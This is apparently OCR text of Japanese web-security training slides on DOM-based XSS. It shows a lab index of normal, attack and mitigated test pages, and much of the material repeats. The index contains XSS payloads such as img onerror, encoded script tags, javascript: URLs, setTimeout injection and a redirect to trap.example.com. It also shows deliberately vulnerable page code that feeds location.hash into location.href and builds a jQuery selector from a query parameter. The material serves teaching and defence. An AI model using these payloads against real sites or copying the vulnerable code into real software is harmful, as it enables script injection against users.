
```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```







```
1 <body>
2 <script src="../js/jquery-3.2.1.min.js"></script>
3 <script src="../js/URI.min.js"></script>
4
5 <form id="form1">
6 <input type="radio" name="color" value="1">赤<br>
7 <input type="radio" name="color" value="2">緑<br>
8 <input type="radio" name="color" value="3">青<br>
9 </form>
10 <script>
11 var uri = new URI();
12 var color = uri.query(true).color;
13 if (! color) color = "1";
14
15 $('input[name="color"][value="' + color + '"]').attr("checked", true);
16 </script>
17 </body>
```

【サーバ： 4g/4g-005c.html 】




新しいjQueryを使うだけで DOM Base XSS は回避できる


【ブラウザ→サーバ： リクエスト 4g/4g-005c.html → レスポンス 】



【ブラウザ→サーバ： リクエスト js/URI.min.js → レスポンス 】



【ブラウザ→サーバ： リクエスト js/jqurey-1.8.3.js → レスポンス 】




4h-006 ： javascriptスキームによるXSS（正常系）


【ブラウザ】


- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```




```
1 <body>
2 処理を行います <input type="button" value="実行" onclick="go()">
3 <script>
4 function go() {
5   // 様々な処理
6   var url = location.hash.slice(1);
7   location.href = url;
8 }
9 </script>
10 </body>
```






```
1 <body>
2 実行しました
3 </body>
```

【サーバ： 4g/4g-006.html 】

/var/www/html/4h/4h-006.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
  var url = location.hash.slice(1);
  location.href = url;
}
</script>
</body>
```

【サーバ： 4g/4g-007.html 】


/var/www/html/4h/4h-007.html -

```
<body>
実行しました
</body>
```

【ブラウザ→サーバ： リクエスト 4g/4g-006.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-007.html → レスポンス 】





4h-006 ： javascriptスキームによるXSS（攻撃）


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
</ol>
```








```
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
  var url = location.hash.slice(1);
  location.href = url;
}
</script>
</body>
```

URLを外部から指定できる属性に、JavaScriptスキームを指定できる場合
XSS脆弱性になります

【サーバ： 4g/4g-006.html 】

/var/www/html/4h/4h-006.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
 var url = location.hash.slice(1);
  location.href = url;
}
</script>
</body>
```

【サーバ： 4g/4g-007.html 】

/var/www/html/4h/4h-007.html -

```
<body>
実行しました
</body>
```

【ブラウザ→サーバ： リクエスト 4g/4g-006.html → レスポンス 】





4h-006a ： javascriptスキームによるXSS対策版（正常系）


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
